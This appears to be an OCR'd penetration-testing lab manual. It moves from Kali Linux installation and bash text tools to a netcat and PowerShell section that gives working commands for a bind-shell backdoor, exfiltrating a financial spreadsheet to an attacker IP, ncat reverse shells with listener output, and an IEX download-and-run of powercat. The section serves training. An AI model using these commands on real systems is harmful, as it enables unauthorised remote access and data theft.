
INDEX

8	a. Client-Side Attacks b. HTA Attack c. Exploiting Microsoft Office		
9	Privilege Escalation a. Windows Privilege Escalation b. Linux Privilege Escalation		
10	Password Attacks a. Wordlists, Brute Force Wordlists b. Common Network Service Attack Methods		
11	Port Redirection and Tunneling a. Port Forwarding- RINETD b. SSH Tunneling c. PLINK., NETSH , HTTPTunnel-ing Through Deep Packet Inspection		


Practical No. 0

Starting the Kali Linux Virtual Machine


Click on the **Start** button to start our virtual machine.



The first time you click "**Start**," you will need to select the start-up disk. Click on the **file** icon to add our **Kali Linux ISO** file.



This action will open the **Optical Disk Selector** window. Click on **Add** and select the **Kali Linux ISO** file you downloaded to add it to the start-up disk. After adding it, select the ISO file and click **Choose**.




You will be taken back to the Select **Start-up** disk screen. Click **Start** to boot your Kali Linux OS.


After booting up Kali Linux, you will be greeted by the Kali Linux installer menu. Here you will need to choose the installation method that you want to use. For this post, we will use the **Graphical** installation method. Use the arrow keys to scroll and hit **Enter**.

After a few minutes of starting up the Linux kernel, you will see the **Select Language** Screen Choose the language that you wish to use during the installation and hit **Enter**.


Next, select your **Location** and proceed to set the desired **Keyboard layout**. Press **Enter** when done. You will be required to set the **Hostname** that identifies your system on the **Network**. It can be any name. Click **Continue**.



The next screen will give you an option to set the **Domain name**. It should be something that ends either with a '.com,' '.edu,' etc. Alternatively, just leave the field empty and click **Continue**. Next, you will be required to Enter the **Full name** of the user. Click **Continue**.




You will see an option to set a username for your account. The name should start with a lowercase letter. Click **Continue** when done. You will now need to set the login password of your newly created user.




You will see an option to choose your **Timezone**. Select one from the list and hit **Enter** to proceed to **disk partitioning**. The installer will give you four different standard schemes for installing Kali on your VM.


In this post, we will stick to the "**Guided - Use entire disk option**". Click **Continue**.




Next, you will need to choose the partition scheme. Select "**All files in one partition**" Click **Continue**.




On the next screen, you will see a list of the configurations performed on your disk. Select the "**Finish partitioning and write changes to disk**" option. Click **Continue**. You will see a prompt whether you want to write changes to disk. Select "**Yes**" and hit **Enter**.



The base system installation process will start.



That might take a while. After some time, you will get to the **Software Selection** window. Here, you will need to select software to install during the kali system installation process. Make your selection and click **Continue**.



This process will also take some time as some features will need to be downloaded from the internet. After a while, you will see an option to install the **Grub boot loader**. Click **Yes** and select your Harddisk (/dev/sda). Click **Continue**. When the installation completes successfully, you will see an option to **reboot the system**.

After rebooting, you will get to the log-in screen. **Log in with the password** you set during the installation process. That's it! You have successfully installed Kali Linux as a virtual machine.

Practical No. 1

Exploring the command line arguments

a.Environment Variables , Tab Completion , Bash History Tricks

Environment variables are the variables specific to a certain environment. **Environment variables** or **ENVs** basically define the behavior of the environment.

The command used to display all the environment variables defined for a current session is env.

Here's an example of printing using printenv:

```
root@Zaira:~# printenv SHELL
/bin/bash
```

And here's an example of using echo:

```
root@Zaira:~# echo $SHELL
/bin/bash
```

The basic syntax to define an environment variable is as follows:

```
export VARIABLE_NAME=value
```

Let's define an environment variable, list it, and print its value.

- Define the variable JAVA_HOME:

```
root@Zaira:~# export JAVA_HOME=/usr/bin/java
```

Tab completion is an extremely helpful feature in nearly any command-line environment, whether you're using the Bash shell on Linux, Command Prompt or PowerShell on Windows, or a terminal window on Mac OS X.

For example, let's say you want to run the **firefox** command. You can just type **fir** or **fire** into the terminal and press Tab — if your system doesn't have any other commands that begin with those letters, Bash will automatically fill in **firefox** and you can press Enter to run the command.

Tab completion can even be used to automatically complete options for some commands. For example, when installing a package with the **apt-get install** command, you can use tab completion to automatically complete a package's name. This also helps you search for related packages, and is very useful when you're not sure exactly what a package is named.

A Linux terminal running Bash has a built-in **history** that you can use to track what you've been doing lately. To view a history of your Bash session, use the built-in command history:

```
$ echo "foo"
foo
$ echo "bar"
bar
$ history
  1  echo "foo"
  2  echo "bar"
  3    history
```

b.Piping and Redirection, Text Searching and Manipulation

Piping and Redirection

Pipes are used to give the output of a command as input to another command, e.g. ls | grep file.txt.

Redirection is used to redirect the stdout/stdin/stderr, e.g. ls > log.txt.

Text Searching and Manipulation

grep is a Linux text-manipulating utility that searches for a string of characters or patterns known as regular expressions in a file or text.

The general syntax for using grep is as follows:

grep -options string filename

For example, to search for the word "root" in the /etc/passwd file:

grep root /etc/passwd

awk is a powerful scripting language and a command-line text-manipulation tool that can perform line-by-line scans and compare lines to patterns

awk '{action}' filename
awk '{pattern; action}' filename

```
ubuntu@ubuntu:~$ cat awk_examples.txt
Up in the air
Stabbed in the back
Takes two to tango
Kill two birds with one stone
Piece of cake
Costs an arm and a leg
ubuntu@ubuntu:~$ awk '{print $1}' awk_examples.txt
Up
Stabbed
Takes
Kill
Piece
Costs
```

sort is another Linux command-line utility that helps you display the content of the specified text file in a sorted format. For instance, you can pipe the output of the awk command as an input to the sort utility as follows:

```
ubuntu@ubuntu:~$ awk '{print $1}' awk_examples.txt | sort > sort_text.txt
ubuntu@ubuntu:~$ cat sort_text.txt
Costs
Kill
Piece
Stabbed
Takes
Up
```

sed or stream editor takes input as a stream of characters and performs filtering and text transformations (delete, substitute, and replace) on the specified text.

Let's replace the occurrence of the word "**two**" on every line of the file with "**2**" using the **-g** flag for global replacement, as follows:

```
sed 's/two/2/g' sed_examples.txt > sed_examples2.txt
```

The **cut** is another command-line utility that cuts/extracts parts of text from a line or file. It cuts the text based on a specified field, character, or byte position and pipes the result to the standard output.

The utility takes in the following syntax:

```
cut <options> file
```

Use the **-b** option to cut section or content using a specified byte or a range of bytes:

```
cut -b 1 cut_examples.txt
```

c.Editing Files from the Command Line, Comparing Files, Managing Processes

Editing Files from the Command Line

The popular option for editing a file in Linux is to use the **vi** command. vi must be followed either by a specific file path, or if you're already within the desired directory, just the file name can be used. For example:

```
vi SampleText.txt
```

1. The default mode that you enter Vi in is the **Command mode**, used for navigation and entering commands., Vi uses the arrow keys for navigation.
2. To add text to the document, you must first enter **Insert mode**. To enter Insert mode, move your cursor to the location where you'd like to enter new text, then press the **i** key. You'll see the phrase "INSERT" appear in the bottom left corner of your screen. Now, any text you enter will be treated as a string of text being added to the document. To return to Command mode, hit the **Esc** key a few times.
3. To delete a character in Vi, you must use the **x** key while in Command mode. This will delete whichever character is currently highlighted by the cursor.
4. To enter a command in Vi, you must first start with a colon ":". For example, to save (or write to) a file that you've made edits to, use the **:w** command. To quit Vi, use the **:q** command. To save and quit all at once, combine both commands into **:wq**. You can add an exclamation point "!" to any command to force it. For example, **:q!** would force Vi to quit, overriding any confirmation screens that may otherwise be triggered.

Comparing Files

Use the diff command to compare text files. It can compare single files or the contents of directories.

When the diff command is run on regular files, and when it compares text files in different directories, the diff command tells which lines must be changed in the files so that they match.

The following are examples of how to use the diff command:

- To compare two files, type the following:

```
diff chap1.bak chap1
```

- This displays the differences between the chap1.bak and chap1 files.
- To compare two files while ignoring differences in the amount of white space, type the following:

```
diff -w prog.c.bak prog.c
```

If the two files differ only in the number of spaces and tabs between words, the diff -w command considers the files to be the same.

Managing Processes

It is easy to see your own processes by running the **ps** (process status) command as follows −

```
$ps
```

```
PID       TTY      TIME        CMD
18358     ttyp3    00:00:00    sh
18361     ttyp3    00:01:31    abiword
18789     ttyp3    00:00:00    ps
```

kill command **terminates running processes** on a Linux machine.
Syntax –

```
kill PID
```

To find the PID of a process simply type

```
pidof Process name
```

Other commands-

Command	Description
bg	To send a process to the background
fg	To run a stopped process in the foreground
top	Details on all Active Processes
ps PID	Gives the status of a particular process
pidof	Gives the Process ID (PID) of a process
nice	Starts a process with a given priority
renice	Changes priority of an already running process
df	Gives free hard disk space on your system
free	Gives free RAM on your system

Practical No. 2

a. Using NETCAT Socat

Netcat and Socat allows you to pass simple messages between computers interactively over the network. In a general sense, socat is a relay that can be used for data transfer in both directions between two data channels independently. These data channels can be in a form of a file, pipe, device (serial line, etc. or a pseudo-terminal), a socket (UNIX, IP4, IP6 – raw, UDP, TCP), an SSL socket, proxy CONNECT connection, a file descriptor (stdin, etc.), the GNU line editor (readline), a program, or a combination of two of these.

Basics Syntax

To connect to another machine:

```
nc options host-IP-address port
ex- nc 192.168.1.105 80
```

Use Netcat to Banner Grab for OS Fingerprinting

once we have a TCP connection to a web server, we can use Netcat to grab the banner of the web server that's served up to new connections to identify what web-serving software the target is running.

A banner grab to the web server can be done with the **HEAD / HTTP/1.0** or **HEAD / HTTP/1.1** command.

Let's try this website, wonderhowto.com. We see that its IP address is 104.193.19.59. So, we throw that into the command, then, after getting a connection, we grab the web server banner. Remember to hit *enter* two or three times.

```
nc 104.193.19.59 80
HEAD / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Length: 141
Content-Type: text/html; charset=utf-8
Expires: -1
Location: https://wonderhowto.com/
Server: WonderHowTo
X-UA-Compatible: IE=Edge,chrome=1
X-Server-Name: APP01
X-Content-Type-Options: nosniff
Date: Sat, 08 Dec 2018 02:19:08 GMT
Connection: keep-alive
```

Use Netcat to Listen for Connections

Now, let's use Netcat to create a listener on the remote system. We can now type the following to open a Netcat listener on port 6996 (it can be any port) on that system.

```
nc - l -p 6996
```

Create a Backdoor

Now, let's create a backdoor on the target system that we can come back to at any time. The command will vary slightly based upon whether we are attacking a Linux or Windows system.

```
nc -l -p 6996 -e /bin/bash
```

This will open a listener on the system that will "pipe" the command shell or the Linux bash shell to the connecting system.

```
nc 192.168.1.105 6996
```

Copy Files Out (Exfiltrate) from the Target

Netcat can also be used to exfiltrate files and data from the target. Let's imagine that there's data on the target system that we want, maybe financial data or data stored in a database. We can use a stealth connection to slowly copy that data out to our attack system. In this example, we will exfiltrate a file called *financialprojections.xls*, presumably an Excel file with financial projections.

From the source system, we type:

```
type financialprojections.xls | nc 192.168.1.104 6996
```

That command says to display the file *financialprojections.xls*, then pipe (|) it to Netcat (**nc**) to IP address 192.168.1.104 through port 6996.

From the destination system, we type:

```
nc -l -p 6996 > financialprojections.xls
```

That command says to create a listener (**l**) on port (**p**) 6996, then send the data received on this listener to a file named *financialprojections.xls*. We can see in the code below, after using **ls -l**, that the file was copied across our Netcat connection over port 6996 to our attacking machine!

```
ls -l

total 356
drwxr-xr-x 2 root root   4096 2011-05-07 11:46 Desktop
-rw-r--r-- 1 root root    141 2013-09-18 12:25 financialprojections.xls
-rw-r--r-- 1 root root    192 2013-09-02 13:49 replay_arp-0902-133213.cap
-rw-r--r-- 1 root root      0 2013-09-02 16:08 snortlog
-rw-r--r-- 1 root root 338111 2013-09-02 13:49 WEPcrack-01.cap
-rw-r--r-- 1 root root    575 2013-09-02 13:49 WEPcrack-01.csv
-rw-r--r-- 1 root root    582 2013-09-02 13:49 WEPcrack-01.kismet.csv
-rw-r--r-- 1 root root   3660 2013-09-02 13:49 WEPcrack-01.kismet.netxml
```

This is just a small sample of what this powerful little program can do.

b. PowerShell and Powercat

Running Powershell on Linux allows us to start a PSSession on a Linux target. The only way we can obtain a PSSession is if the Linux target has ssh running and if the sshd_config file has been modified with the following enabled:

- PasswordAuthentication yes
- Optional: PubkeyAuthentication yes

Since we are using Ubuntu for this test, we will need to add the following command in our sshd_config file so we can use a PSSession over ssh:

```
Subsystem powershell /snap/bin/pwsh --sshs -NoLogo -NoProfile
```

```
PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no
```

Once the edits to `sshd_config` have been saved and the ssh service has been restarted, we should be able to obtain a PSSession on the Linux target:

```
PS /root> New-PSSession -Hostname 192.168.133.137 -Username haxor
haxor@192.168.133.137's password:

 Id Name            Transport ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            --------- ------------    ------------    -----         -----------------     ------------
 13 Runspace12      SSH       192.168.133.137 RemoteMachine   Opened        DefaultShell             Available

PS /root> Enter-PSSession 13
[haxor@192.168.133.137]: PS /home/haxor> uname -a; hostname; whoami
Linux ubuntu 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
ubuntu
haxor
[haxor@192.168.133.137]: PS /home/haxor>
```

Instead of getting a normal Bash shell we are given a shell in PowerShell. We can also use the "Invoke-Command" cmdlet to run Bash commands or PowerShell commands in our PSSession.

```
PS /root> Invoke-Command -Session (Get-PSSession 2) -ScriptBlock {uname -a}
Linux ubuntu 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
PS /root>
```

Now that we were able to obtain a PSSession on a Linux target, let's see how we obtain a reverse shell on our Linux target using PowerShell.

PowerShell has a cmdlet called Start-Process that allows us to start these processes on our target. Let's take a look at an example of our one-liner here:

```
Start-Process /usr/bin/ncat -NoNewWindow -Argumentlist '192.168.117.129 443 -e /usr/bin/sh'
```

```
PS /home/haxor> Start-Process /usr/bin/ncat -NoNewWindow -Argumentlist '192.168.117.129 443 -e /usr/bin/sh'
```

In this command, we're using Start-Process to run ncat and execute a sh shell to callback to our Kali system. Once we have created the one-liner, we need to make sure we have our listener running on our Kali System.

With our one-liner executed, we should obtain a reverse shell on our Kali system:

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.117.134: inverse host lookup failed: Unknown host
connect to [192.168.117.129] from (UNKNOWN) [192.168.117.134] 55980
id
uid=1000(haxor) gid=1000(haxor) groups=1000(haxor),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),119(lpadmin),130(lxd),131(sambashare)
whoami
haxor
pwd
/home/haxor
uname -a
Linux ubuntu 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

We can also execute this PowerShell command directly in Bash by using the pwsh binary and passing the one-liner into the -Command flag:

```
pwsh -Command "Start-Process /usr/bin/ncat -NoNewWindow -Argumentlist '192.16.117.129 443 -e /usr/bin/sh'"
```

```
haxor@ubuntu:~$ pwsh -Command "Start-Process /usr/bin/ncat -NoNewWindow -Argumentlist '192.168.117.129 443 -e /usr/bin/sh'"
haxor@ubuntu:~$
```

The -Command cmdlet allows us to execute the command that we have here `"Start-Process /usr/bin/ncat -NoNewWindow -Argumentlist '192.16.117.129 443 -e /usr/bin/sh'"` from our Bash environment.

We have successfully obtained a reverse shell using this method:

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.117.134: inverse host lookup failed: Unknown host
connect to [192.168.117.129] from (UNKNOWN) [192.168.117.134] 55994
uname -a && whoami && hostname
Linux ubuntu 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
haxor
ubuntu
```

PowerCat

powercat is a powershell function. First you need to load the function before you can execute it. You can put one of the below commands into your powershell profile so powercat is automatically loaded when powershell starts.

```
Load The Function From Downloaded .ps1 File:

    . .\powercat.ps1
Load The Function From URL:
    IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'
```

By default, powercat reads input from the console and writes input to the console using write-host. You can change the output type to 'Bytes', or 'String' with -o.

```
Basic Client:
    powercat -c 10.1.1.1 -p 443
Basic Listener:
    powercat -l -p 8000
Basic Client, Output as Bytes:
    powercat -c 10.1.1.1 -p 443 -o Bytes
```

powercat can be used to transfer files back and forth using -i (Input) and -of (Output File).

```
Send File:
    powercat -c 10.1.1.1 -p 443 -i C:\inputfile
Recieve File:
    powercat -l -p 8000 -of C:\inputfile
```

powercat can be used to send and serve shells. Specify an executable to -e, or use -ep to execute powershell.

